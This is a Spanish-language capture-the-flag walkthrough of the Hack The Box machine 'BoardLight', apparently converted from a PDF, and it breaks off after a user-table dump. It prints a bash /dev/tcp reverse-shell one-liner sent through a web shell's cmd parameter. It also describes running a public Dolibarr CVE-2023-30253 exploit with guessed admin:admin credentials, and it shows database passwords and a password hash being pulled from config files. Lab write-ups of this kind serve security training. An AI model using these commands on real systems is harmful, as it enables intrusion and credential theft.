
281- BOARDLIGHT

1. BOARDLIGHT

https://app.hackthebox.com/machines/Boardlight



1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

-

```
❯ ping 10.10.11.11
PING 10.10.11.11 (10.10.11.11) 56(84) bytes of data.
64 bytes from 10.10.11.11: icmp_seq=1 ttl=63 time=51.8 ms
64 bytes from 10.10.11.11: icmp_seq=2 ttl=63 time=47.0 ms
64 bytes from 10.10.11.11: icmp_seq=3 ttl=63 time=47.0 ms
64 bytes from 10.10.11.11: icmp_seq=4 ttl=63 time=47.2 ms
64 bytes from 10.10.11.11: icmp_seq=5 ttl=63 time=47.7 ms
64 bytes from 10.10.11.11: icmp_seq=6 ttl=63 time=62.7 ms
^C
--- 10.10.11.11 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 46.987/50.583/62.684/5.669 ms

/home/kali/pryor/CTF/HTB/BoardLight/nmap ✔ 6s
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.
  -

```
❯ nmap -sS -p- --open 10.10.11.11 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 19:13 -01
Nmap scan report for 10.10.11.11
Host is up (0.092s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
❯ extractPorts allports
```

File: extractPorts.tmp

```
[*] Extracting information...

    [*] IP Address: 10.10.11.11
    [*] Open ports: 22,80

[*] Ports copied to clipboard
```


```
/home/kali/pryor/CTF/HTB/BoardLight/nmap ✔
```


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  -

```
❯ nmap -sCV -p22,80 -min-rate 5000 10.10.11.11 -T5 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 19:14 -01
Nmap scan report for 10.10.11.11
Host is up (0.064s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 06:2d:3b:85:10:59:ff:73:66:27:7f:0e:ae:03:ea:f4 (RSA)
|   256 59:03:dc:52:87:3a:35:99:34:44:74:33:78:31:35:fb (ECDSA)
|_  256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.83 seconds

/home/kali/pryor/CTF/HTB/BoardLight/nmap ✔ 11s
```


1.3. Tecnologías web


- Whatweb: nos reporta lo siguiente. Vemos un correo electrónico.

- 

- Entramos a la página web, y navegando por ella, averiguamos que está desarrollada con *Wordpress*.
  - 


1.4. RCE via shell.php endpoint

- Gobuster: enumeramos directorios. Encontramos varios, entre ellos, uno que nos resulta muy interesante: /shell.php.
  - 

- Accedemos a este directorio. Probamos a ejecutar comandos a través del típico parámetro `?cmd=`.
  - 


- Tenemos ejecución remota de comandos. Vamos a enviarnos a nuestro sistema una shell reversa por un puerto en el que estemos en escucha con Netcat. Para ello, usamos este one-liner: `bash -c`

`"bash -i >%26 /dev/tcp/10.10.16.6/443 0>%261"`. Conseguimos acceso al sistema. Estamos como usuario *www-data*. Realizamos el *tratamiento de la TTY* para tener una consola más interactiva.




1.5. Internal enumeration with Linpeas.sh


- Listamos el /etc/passwd, vemos un usuario llamado *larissa*. Probablemente este sea nuestro próximo objetivo para elevar privilegios. Por otro lado, al listar los puertos internos abiertos, vemos que está corriendo una base de datos *MySQL (puerto 3306)*.




- No obstante, antes de nada, ejecutamos **Linpeas.sh** (el cual se encontraba ya en el sistema). Descubrimos que existe otro servidor web: *crm.board.htb*. Añadimos este dominio a nuestro /etc/hosts.

- 

1.6. Dolibarr 17.0.0 RCE exploit

- CVE-2023-30253:
- Accedemos a este nuevo dominio. Vemos que se está usando un software de gestión empresarial llamado Dolibarr, cuya versión es *17.0.0*.
  - 

- Buscamos exploits vara esta versión del software. Encontramos uno que permite la ejecución remota de comandos (compartimos el enlace del mismo a continuación). No obstante, parece que antes tenemos que estar autenticados en el servidor web. Probamos algunas credenciales por defecto para el servicio de Dolibarr, y curiosamente, obtenemos acceso en el primer intento con *admin: admin*. Nos ponemos en escucha con Netcat por un puerto, y ya con el exploit clonado en nuestro directorio de trabajo, lo ejecutamos proporcionando estas credenciales de acceso. Obtenemos nuestra shell reversa. Eso sí, seguimos como *www-data*, por tanto estamos en el mismo punto que antes
  - https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253

- 

> - El **CVE-2023-30253** es una vulnerabilidad de ejecución remota de código (RCE) en *Dolibarr*, una aplicación de ERP y CRM. Esta vulnerabilidad se encuentra en versiones *anteriores a la 17.0.1* de Dolibarr. Permite a un usuario autenticado ejecutar comandos de forma remota manipulando mayúsculas y minúsculas en el código PHP inyectado. Específicamente, el problema radica en que el código interpretado como `<?PHP` en lugar de `<?php` permite la inyección de código.

1.7. Database credentials in config files

- Buscamos en Google archivos de configuración para *Dolibarr* para ver si podemos encontrar alguna información relevante. Hay un archivo de configuración en la ruta /conf/conf.php. En el sistema, con `find * | grep conf.php` buscamos este archivo de configuración. Bingo: encontramos credenciales de acceso para la base de datos. Guardamos éstas en un archivo en nuestro sistema de atacante.

```
www-data@boardlight:~/html/crm.board.htb/htdocs$ find * | grep conf.php
conf/conf.php.old
conf/conf.php.example
conf/conf.php
install/fileconf.php
www-data@boardlight:~/html/crm.board.htb/htdocs$ cat conf/conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.
//
$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='/custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun2$2023!!';
$dolibarr_main_db_type='mysqli';
$dolibarr_main_db_character_set='utf8';
$dolibarr_main_db_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

//$dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prod='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_os_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrfcheck='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyweb='0';
$dolibarr_mailing_limit_sendbycli='0';

//$dolibarr_lib_FPDF_PATH='';
//$dolibarr_lib_TCPDF_PATH='';
//$dolibarr_lib_FPDI_PATH='';
//$dolibarr_lib_TCPDI_PATH='';
//$dolibarr_lib_GEOIP_PATH='';
//$dolibarr_lib_NUSOAP_PATH='';
//$dolibarr_lib_ODTPHP_PATH='';
//$dolibarr_lib_ODTPHP_PATHTOPCLZIP='';
//$dolibarr_js_CKEDITOR='';
//$dolibarr_js_JQUERY='';
//$dolibarr_js_JQUERY_UI='';

//$dolibarr_font_DOL_DEFAULT_TTF='';
//$dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
www-data@boardlight:~/html/crm.board.htb/htdocs$
```


- Conseguimos entrar a la base de datos. Seleccionamos *dolibarr* como base de datos.

```
www-data@boardlight:/etc/mysql$ mysql -h localhost -u dolibarrowner -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3205
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| dolibarr           |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.00 sec)

mysql> use dolibar
ERROR 1044 (42000): Access denied for user 'dolibarrowner'@'localhost' to database 'dolibar'
mysql> use dolibarr
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```


- Elegimos la tabla *llx_user* con `describe llx_user;`. Por último, dumpeamos el valor de todas las columnas con `select * from llx_user\G`. De entre toda la información dumpeada de este modo, obtenemos 2 nombres de usuario con sus contraseñas.
  - Recordemos que usamos el parámetro `\G` para obtener el output en un formato vertical, y por tanto, más limpio y claro.


```
mysql> select * from llx_user\G
*************************** 1. row ***************************
                rowid: 1
               entity: 0
         ref_employee:
              ref_ext: NULL
                admin: 1
             employee: 1
      fk_establishment: 0
                datec: 2024-05-13 13:21:56
                tms: 2024-05-13 13:21:56
        fk_user_creat: NULL
        fk_user_modif: NULL
                login: dolibarr
      pass_encoding: NULL
                pass: NULL
       pass_crypted: $2y$10$VevoimSke5Cd1/nX1Ql9Su6RstkTRe7UX1Or.cm8bZo56NjCMJzCm
          pass_temp: NULL
            api_key: NULL
             gender:
           civility:
           lastname: SuperAdmin
          firstname:
            address:
```

- Guardamos esta información en nuestro sistema en un archivo que llamaremos *creds.txt*.

